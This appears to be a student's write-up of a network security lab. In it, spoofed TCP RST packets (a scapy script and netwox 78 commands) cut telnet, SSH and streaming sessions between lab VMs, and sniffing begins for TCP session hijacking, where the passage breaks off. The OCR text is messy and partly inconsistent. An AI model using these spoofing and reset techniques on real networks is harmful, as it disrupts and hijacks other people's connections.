
```
void DBusMenuExporterPrivate::addAction(QAction*, int): Already tracking action "" under id 191
^C
[10/05/22]seed@VM:~$ ls
android  Customization  Documents  examples.desktop  lib  Pictures  source  Videos
bin      Desktop        Downloads   get-pip.py       Music  Public   Templates
[10/05/22]seed@VM:~/Desktop$ 
[10/05/22]seed@VM:~/Desktop$ ls
rst_telnet.py  Untitled Document
[10/05/22]seed@VM:~/Desktop$ sudo python rst_telnet.py
version      : BitField (4 bits)          = 4           (4)
ihl         : BitField (4 bits)          = None        (None)
tos         : XByteField               = 0           (0)
len         : ShortField              = None        (None)
id          : ShortField              = 1           (1)
flags        : FlagsField              = <Flag 0 ()> (<Flag 0 ()>)
frag        : BitField (13 bits)         = 0           (0)
ttl          : ByteField               = 64          (64)
proto        : ByteEnumField           = 6           (0)
chksum      : XShortField             = None        (None)
src          : SourceIPField           = '10.0.2.15' (None)
dst          : DestIPField              = '10.0.2.7'  (None)
options      : PacketListField         = []          ([])

sport        : ShortEnumField           = 46704       (20)
dport        : ShortEnumField           = 23          (80)
seq          : IntField                = 2540111252L (0)
ack          : IntField                = 1245514510 (0)
dataofs     : BitField (4 bits)          = None        (None)
reserved    : BitField (3 bits)          = 0           (0)
flags        : FlagsField              = <Flag 4 (R)> (<Flag 2 (S)>)
window      : ShortField              = 8192        (8192)
checksum    : XShortField             = None        (None)
urgptr      : ShortField              = 0           (0)
options      : TCPPOptionsField        = []          ([])

[10/05/22]seed@VM:~/Desktop$
```

The connection is closed by the attacker now.

User



```
inet6 addr: fe80::22e7:bdad:1fa9:cdaa/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:266 errors:0 dropped:0 overruns:0 frame:0
TX packets:282 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:41808 (41.8 KB) TX bytes:35366 (35.3 KB)

lo      Link encap:Local Loopback
inet  addr:127.0.1.1  Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:65536 Metric:1
RX packets:824 errors:0 dropped:0 overruns:0 frame:0
TX packets:824 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1
RX bytes:69284 (69.2 KB) TX bytes:69284 (69.2 KB)

[10/05/22]seed@VM:~$ telnet 10.0.2.7
Trying 10.0.2.7...
Connected to 10.0.2.7.
Escape character is '^'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Wed Oct  5 22:12:00 EDT 2022 from 10.0.2.7 on pts/20
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage


1 package can be updated.
0 updates are security updates.

[10/05/22]seed@VM:~$ Connection closed by foreign host.
[10/05/22]seed@VM:~$
```

RST Attacks on SSH

Build ssh connection on the user machine:

User



The screenshot shows a terminal window titled "User [Running] - Oracle VM VirtualBox". The window contains the following text output from an SSH session:

```
Connected to 10.0.2.7.
Escape character is '^'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Wed Oct  5 22:12:00 EDT 2022 from 10.0.2.0 on pts/20
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[10/05/22]seed@VM:~$ Connection closed by foreign host.
[10/05/22]seed@VM:~$ ssh seed@10.0.2.7
System Settings 'icity of host '10.0.2.7' can't be established.
ECDSA key fingerprint is SHA256:pizAio6c1bI+8HDp5xa+eKRi56laFDaPE1/xqleYzCI.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.0.2.7' (ECDSA) to the list of known hosts.
seed@10.0.2.7's password:
Permission denied, please try again.
seed@10.0.2.7's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[10/06/22]seed@VM:~$
```

Run the netwox command in the attacker machine.

Attacker

```

[10/05/22]seed@VM:~/Desktop$ ls
rst_telnet.py Untitled Document
[10/05/22]seed@VM:~/Desktop$ sudo python rst_telnet.py
version      : BitField (4 bits)          = 4           (4)
ihl         : BitField (4 bits)          = None        (None)
tos         : XByteField                = 0            (0)
len         : ShortField               = None        (None)
id          : ShortField               = 1            (1)
flags        : FlagsField (3 bits)       = <Flag 0 ()> (<Flag 0 ()>)
frag        : BitField (13 bits)         = 0            (0)
ttl          : ByteField                = 64          (64)
proto        : ByteEnumField            = 6            (0)
chksum       : XShortField             = None        (None)
src          : SourceIPField            = '10.0.2.15' (None)
dst          : DestIPField              = '10.0.2.7'  (None)
options      : PacketListField          = []          ([])

sport        : ShortEnumField           = 46704       (20)
dport        : ShortEnumField           = 23          (80)
seq          : IntField                 = 2540111252L (0)
ack          : IntField                 = 1245514510 (0)
dataofs      : BitField (4 bits)         = None        (None)
reserved    : BitField (3 bits)          = 0            (0)
flags        : FlagsField (9 bits)        = <Flag 4 (R)> (<Flag 2 (S)>)
window       : ShortField               = 8192        (8192)
chksum       : XShortField             = None        (None)
urgptr       : ShortField               = 0            (0)
options      : TCPOptionsField          = []          ([])

[10/05/22]seed@VM:~/Desktop$ sudo tcpdump -w /tmp/packets -v 'tcp and src host 10.0.2.15 and dst host 10.0.2.7'
tcpdump: listening on enp0s3, link-type EN10MB (Ethernet), capture size 262144 bytes
^C26 packets captured
26 packets received by filter
0 packets dropped by kernel
[10/06/22]seed@VM:~/Desktop$ sudo netwox 78 -i 10.0.2.7

```

Now the connection is closed by the attacker

User

```

User [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal File Edit View Search Terminal Help
Escape character is '^'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Wed Oct  5 22:12:00 EDT 2022 from 10.0.2.7 on pts/20
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[10/05/22]seed@VM:~$ Connection closed by foreign host.
[10/05/22]seed@VM:~$ ssh seed@10.0.2.7
The authenticity of host '10.0.2.7 (10.0.2.7)' can't be established.
ECDSA key fingerprint is SHA256:plzAio6c1bI+8HDp5xa+eKRi56laFDaPE1/xqleYzCI.
Are you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.0.2.7' (ECDSA) to the list of known hosts.
seed@10.0.2.7's password:
Permission denied, please try again.
seed@10.0.2.7's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

Last login: Wed Oct  5 22:17:23 2022 from 10.0.2.7
[10/06/22]seed@VM:~$ ssh seed@10.0.2.7 packet_write_wait: Connection to 10.0.2.7 port 22: Broken pipe
[10/06/22]seed@VM:~$ 

```

Using scapy

User

Luanch SSh connection with the Server.

```
[10/05/22]seed@VM:~$ Connection closed by foreign host.
[10/05/22]seed@VM:~$ ssh seed@10.0.2.7
The authenticity of host '10.0.2.7 (10.0.2.7)' can't be established.
ECDSA key fingerprint is SHA256:p1zAio6c1bI+8H0p5xa+eKRi561aFDaPE1/xqleYzCI.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.0.2.7' (ECDSA) to the list of known hosts.
seed@10.0.2.7's password:
Permission denied, please try again.
seed@10.0.2.7's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

>Last login: Wed Oct  5 22:17:23 2022 from 10.0.2.7
[10/06/22]seed@VM:~$ ssh seed@10.0.2.7
[10/06/22]seed@VM:~$ ssh seed@10.0.2.7
seed@10.0.2.7's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

>Last login: Thu Oct  6 00:08:37 2022 from 10.0.2.15
[10/06/22]seed@VM:~$
```


Attacker

Run the commands to observe traffic between the user and the server.

```
[10/05/22]seed@VM:~/Desktop$ sudo tcpdump -w /tmp/packets -v 'tcp and src host 10.0.2.15 and dst host 10.0.2.7'
tcpdump: listening on enp0s3, link-type EN10MB (Ethernet), capture size 262144 bytes
^C26 packets captured
0 packets dropped by kernel
[10/06/22]seed@VM:~/Desktop$ sudo netwox 78 -i 10.0.2.7
^C
[10/06/22]seed@VM:~/Desktop$ sudo tcpdump -w /tmp/packets -v 'tcp and src host 10.0.2.15 and dst host 10.0.2.7'
tcpdump: listening on enp0s3, link-type EN10MB (Ethernet), capture size 262144 bytes
^C19 packets captured
19 packets received by filter
0 packets dropped by kernel
[10/06/22]seed@VM:~/Desktop$ wireshark /tmp/packets
void DBusMenuExporterPrivate::addAction(QAction*, int): Already tracking action "" under id 190
void DBusMenuExporterPrivate::addAction(QAction*, int): Already tracking action "" under id 191
```

Sniff the last TCP packet to get the required details

Attacker



Update the python program accordingly

Attacker

```
#!/usr/bin/python
from scapy.all import *
ip = IP(src="10.0.2.15", dst="10.0.2.7")
tcp = TCP(sport=57624, dport=22, flags="A", seq=279862964, ack=2466750701)
pkt = ip / tcp
ls(pkt)
send(pkt, verbose=0)
```

Run the python program

Attacker

The screenshot shows a terminal window titled "Attacker [Running] - Oracle VM VirtualBox". The terminal output is as follows:

```
[10/06/22]seed@VM:~/Desktop$ ls
rst_telnet.py Untitled Document
[10/06/22]seed@VM:~/Desktop$ sudo python rst_telnet.py
No command 'sudo' found, did you mean:
Command 'sudo' from package 'sudo' (main)
Command 'sudo' from package 'sudo-ldap' (universe)
sudo: command not found
[10/06/22]seed@VM:~/Desktop$ sudo python rst_telnet.py
version      : BitField (4 bits)          = 4           (4)
ihl         : BitField (4 bits)          = None        (None)
tos         : XByteField               = 0            (0)
len         : ShortField              = None        (None)
id          : ShortField              = 1             (1)
flags        : FlagsField (3 bits)       = <Flag 0 ()> (<Flag 0 ()>)
frag        : BitField (13 bits)         = 0            (0)
ttl          : ByteField                = 64           (64)
proto        : ByteEnumField           = 6             (0)
chksum       : XShortField            = None        (None)
src          : SourceIPField           = '10.0.2.15' (None)
dst          : DestIPField              = '10.0.2.7'  (None)
options      : PacketListField        = []           ([])

...
sport        : ShortEnumField          = 57624        (20)
dport        : ShortEnumField          = 22           (80)
seq          : IntField                = 279862964   (0)
ack          : IntField                = 2466750701L (0)
dataofs      : BitField (4 bits)       = None        (None)
reserved     : BitField (3 bits)       = 0             (0)
flags        : FlagsField (9 bits)       = <Flag 4 (R)> (<Flag 2 (S)>)
window       : ShortField              = 8192         (8192)
chksum       : XShortField            = None        (None)
urgptr       : ShortField              = 0             (0)
options      : TCPOptionsField        = []           ([])

[10/06/22]seed@VM:~/Desktop$
```

Now the connection is closed by the attacker in user's machine.

User

The screenshot shows a terminal window titled "User [Running] - Oracle VM VirtualBox". The terminal output is as follows:

```
[10/05/22]seed@VM:~$ Connection closed by foreign host.
[10/05/22]seed@VM:~$ ssh seed@10.0.2.7
The authenticity of host '10.0.2.7 (10.0.2.7)' can't be established.
ECDSA key fingerprint is SHA256:p1zAio6c1bi+8HDp5xa+eKRi56laFDaPE1/xqleYzCI.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.0.2.7' (ECDSA) to the list of known hosts.
seed@10.0.2.7's password:
Permission denied, please try again.
seed@10.0.2.7's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

Last login: Wed Oct  5 22:17:23 2022 from 10.0.2.7
[10/06/22]seed@VM:~$ ssh seed@10.0.2.7packet_write_wait: Connection to 10.0.2.7 port 22: Broken pipe
[10/06/22]seed@VM:~$ ssh seed@10.0.2.7
seed@10.0.2.7's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

Last login: Thu Oct  6 00:08:37 2022 from 10.0.2.15
[10/06/22]seed@VM:~$ packet_write_wait: Connection to 10.0.2.7 port 22: Broken pipe
[10/06/22]seed@VM:~$
```


Task 3: TCP RST Attacks on Video Streaming Applications

From **Task 3 to 5**, three virtual machines' ip are as follows.

Attacker Machine IP: 10.0.2.13

Client Machine IP: 10.0.2.14

Server Machine IP: 10.0.2.16



The screenshot shows two terminal windows side-by-side, both titled "Ray's MacBookPro Terminal". The left window is for the Attacker Machine (IP 10.0.2.13) and the right window is for the Client Machine (IP 10.0.2.14). Both windows display the output of the "ifconfig" command.

Attacker Machine (Left Window):


```
[10/04/22]seed@VM:~$ [10/04/22]seed@VM:~$ ifconfig
enp0s3      Link encap:Ethernet HWaddr 08:00:27:c3:b8:91
            inet addr:10.0.2.13 Bcast:10.0.2.255
            Mask:255.255.255.0
            inet6 ::1 Scope:Link
            UP BROADCAST MULTICAST MTU:1500 Metric:1
            RX packets:0 errors:0 dropped:0 overruns:0 frame:0
            TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:12975 (12.9 KB) TX bytes:19388 (19.3 KB)
lo          Link encap:Local Loopback
            inet6 ::1 Scope:Host
            UP LOOPBACK RUNNING MTU:65536 Metric:1
            RX packets:110 errors:0 dropped:0 overruns:0 frame:0
            TX packets:110 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1
            RX bytes:32872 (32.8 KB) TX bytes:32872 (32.8 KB)
7 (21.7 KB) [10/04/22]seed@VM:~$ | [10/04/22]seed@VM:~$ |
```

Client Machine (Right Window):

```
[10/04/22]seed@VM:~$ [10/04/22]seed@VM:~$ ifconfig
enp0s3      Link encap:Ethernet HWaddr 08:00:27:35:b8:89
            inet addr:10.0.2.14 Bcast:10.0.2.255
            Mask:255.255.255.0
            inet6 ::1 Scope:Link
            UP BROADCAST MULTICAST MTU:1500 Metric:1
            RX packets:97 errors:0 dropped:0 overruns:0 frame:0
            TX packets:130 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:fe80::6c08:d2c6:e4ef:1eb7/64 Scope:Link
            TX bytes:1329 (1.3 KB) | [10/04/22]seed@VM:~$ |
```

As seen from the screenshot below, the left screenshot is from the attacker machine "10.0.2.13", and the right is the victim machine "10.0.2.14". Then, execute the command "**sudo netwox 78 –filter “dst host 10.0.2.14”**" to send a bunch of TCP

RST Flags to the target machine to break the streaming connection. The website of the target machine indicates that it reconnects to the server.



Task 4: TCP Session Hijacking

This task aims to perform how to hijack the session between client and server via the attacker's perspective.

In terms of the below screenshot, the client machine “10.0.2.14” connects to the server “10.0.2.16” for printing the flag file. The flag message is “**This is the flag**”

```

Ray's MacBookPro Terminal
[ 10/05/22]seed@VM:~$ telnet 10.0.2.16
Trying 10.0.2.16...
Connected to 10.0.2.16.
Escape character is '^].
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Wed Oct 5 18:38:22 EDT 2022 from
10.0.2.14 on pts/5
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.
0-36-generic i686)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical
.com
 * Support: https://ubuntu.com/advanta
ge

1 package can be updated.
0 updates are security updates.

[ 10/05/22]seed@VM:~$ cat flag.txt
This is the flag[ 10/05/22]seed@VM:~$ |
```

From the attacker machine 10.0.2.13, we can utilize the sniffing program **Wireshark** to capture the communication between the client and the server through “**`sudo tcpdump -w /tmp/packets -v 'tcp and src host 10.0.2.14 and dst host 10.0.2.16'`**” and “**`wireshark /tmp/packets`**” commands.

```

Ray's MacBookPro Terminal
[ 10/05/22]seed@VM:~$ telnet 10.0.2.16
Trying 10.0.2.16...
Connected to 10.0.2.16.
Escape character is '^].
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Wed Oct 5 18:5
10.0.2.14 on pts/18
Welcome to Ubuntu 16.04.2 L
0-36-generic i686

 * Documentation: https://
 * Management: https://
l.com
 * Support: https://
ge

1 package can be updated.
0 updates are security upda

